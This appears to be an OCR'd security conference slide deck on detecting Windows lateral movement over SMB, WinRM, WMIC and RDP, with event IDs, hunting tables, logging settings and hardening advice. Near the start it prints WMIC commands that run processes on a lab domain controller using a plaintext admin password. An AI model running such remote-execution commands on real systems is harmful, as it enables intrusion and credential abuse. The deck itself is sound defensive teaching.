4. **RDP** - Remote Desktop Protocol (TCP/3389)

WMIC

- Windows Management Instrumentation Command line


```
C:\>Wmic /node:dc01 /user:talespin\super_admin /password:Password@123
process call create "cmd.exe /c (net user) >> c:\temp\testout2.txt”

C:\>Wmic /node:dc01 /user:talespin\super_admin /password:Password@123
group list brief
```

Running remote process

- /node can take a file with IP Address/DNS Names
- RPC connection

Detection WMIC Lateral Movement

- EventID **4624** Type 3 -> Logon from unexpected location
- EventID **4688** –> Command line Logging
- wmiprvse execution – Executes WMIC process
- Child process of wmiprvse?



Source: EventID 4688 – Wmiprvse execution


*https://isc.sans.edu/forums/diary/Keep+an+Eye+on+Your+WMI+Logs/25012/

Lateral Movement

1. **SMB** - Server Message Block (TCP/445, 135)
   - PsExec & look alikes
   - Windows Services
   - Scheduled Tasks (schtasks)
2. **WinRM** - Windows Remote Management (TCP/5985-6)
   - PowerShell
   - winrs
3. **WMIC** - Windows Management Instrumentation Cmd line (135++)
4. **RDP** - Remote Desktop Protocol (TCP/3389)


Remote Desktop - MSTSC

- Remote Desktop Connection
- Microsoft Service
- Used for Administrative work
- Port 3389
- mstsc.exe




Detecting RDP Lateral Movement - Source


- Microsoft-Windows-TerminalServices-RDPClient/Operational
  - EventID **1024** -> “RDP ClientActiveX is trying to connect to the server (<hostname>)
  - EventID **1029** -> “Terminal Services Connection Base64(SHA256(UserName))”
  - EventID **1102** -> “Client has initiated multi-transport connection to the server <IP Address>.”
  - EventID **1103-**> “established a multi-transport connection”
- Signs of Execution - mstsc.exe



EventID 1024




EventID 1029



EventID 1102

Detecting RDP Lateral Movement - Destination


- EventID **4624** Type 10 -> Logon from unexpected location




EventID 4624

Detecting RDP Lateral Movement - Destination

- Microsoft-Windows-Terminal-Services-RemoteConnectionManager
  - EventID **1149** -> “User authentication successful”
    - Just means connection created
- Microsoft-Windows-TerminalServices-LocalSessionManager
  - EventID **21** -> “Remote Desktop Services: Session logon succeeded:”
- Signs of Execution – rdpclip.exe, tstheme.exe



EventID 1149



EventID 21

*https://ponderthebits.com/2018/02/windows-rdp-related-event-logs-identification-tracking-and-investigation/

Detecting remote desktop connection

EventID **1024** “RDP Client Trying to connect <hostname>” ->
EventID **1029** “Base64(SHA256(UserName)” ->
EventID **1102** “initiated connection to <IP Address>” ->
EventID **1103.** “Connection established”

RDP Successful Logon - Source

EventID **1149** “User authentication successful” ->
EventID **4624** Type 10 - Logon ->
EventID **21** “Remote Desktop Services: Session logon succeeded:”

RDP Successful Logon - Destination

https://www.13cubed.com/downloads/rdp_flowchart.pdf
https://ponderthebits.com/2018/02/windows-rdp-related-event-logs-identification-tracking-and-investigation

Hunting Technique - RDP

Source System	User System	UserName
System1	Yes	Joe
System10	No	Mike
System3	Yes	Jai

EventID 4624 Type 10

- Quick win – Check where your Admins are using RDP from?
- Use Jump Server

1

```
System
  Provider
    [Name]      Microsoft-Windows-Security-Auditing
    [Guid]      {54849625-5478-4994-A5BA-3E3B0328C30D}
  EventID       4624
  Version       2
  Level         0
  Task          12
  Opcode        0
  Keywords      0x
+ TimeCreated
  EventRecordID 21
  Correlation
+ Execution
  Channel       Security
  Computer      dc01.talespin.ad
  Security
- EventData
  SubjectUserSid      S-1-0-0
  SubjectUserName     -
  SubjectDomainName   -
  SubjectLogonId      0x0
  TargetUserSid       S-1-5-21-1263940009-3309885889-3786960370-1104
  TargetUserName      super_admin
  TargetDomainName    TALESPIN
  TargetLogonId       0x1d692b
  LogonType           3
  LogonProcessName    NtLmSsp
  AuthenticationPackageName NTLM
  WorkstationName     PLANE02
  LogonGuid           {00000000-0000-0000-0000-000000000000}
  TransmittedServices -
  LmPackageName       NTLM V2
  KeyLength           128
  ProcessId           0x0
  ProcessName         -
  IpAddress           192.168.35.102
  IpPort              53137
  ImpersonationLevel  %%1833
  RestrictedAdminMode -
  TargetOutboundUserName -
  TargetOutboundDomainName -
  VirtualAccount      %%1843
  TargetLinkedLogonId 0x0
```

2

EventID 4624

Remember this?

Computer dc01.talespin.ad

TargetUserName super_admin

LogonType 3


WorkstationName PLANE02

IpAddress 192.168.35.102

Workstation Name	Workstation Owner	Uniq.Count	User Name
PLANE02	Don	10	super_admin
PLANE01	baloo	2	baloo
SHIP03	Louie	1	kit


Enable PS , Cmdline Logging

- Administrative Templates → Windows Components → Windows PowerShell




PowerShell Logging

- Computer Configuration > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Detailed Tracking



Cmdline Logging

What Should I do



Active Directory administrative tier model

- Endpoint Segmentation - Windows Firewall
- Limit RDP access from certain systems only
- Disable Admin Shares - Clients
- Harden Windows Remote Management (WinRM)

Take Away

- Lateral Movement is a very critical step in attack lifecycle
- **Know Normal** - Deploy Segmentation
- Detect Lateral Movement using valid Credentials - Consider three step process

Want to learn more?

- Lateral Movement Analyst Reference

  https://www.appliedincidentresponse.com/resources/

- Lateral Movement using Event Logs

  https://blogs.jpcert.or.jp/en/2017/12/research-report-released-detecting-lateral-movement-through-tracking-event-logs-version-2.html

- MITRE ATT&CK – Lateral Movement

  https://attack.mitre.org/tactics/TA0008/

Interested to learn more?

SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling

Associated Certification: GIAC Certified Incident Handler (GCIH)

FOR508: Advanced Incident Response, Threat Hunting, and Digital Forensics

Associated Certification: GIAC Certified Forensic Analyst (GCFA)

FOR572: Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response

Associated Certification: GIAC Network Forensic Analyst (GNFA)

SEC555: SIEM with Tactical Analytics

Associated Certification: GIAC Certified Detection Analyst (GCDA)

SEC511: Continuous Monitoring and Security Operations

Associated Certification: GIAC Continuous Monitoring Certification (GMON)

Thanks for listening!

Anurag Khanna
@khannaanurag
www.linkedin.com/in/khannaanurag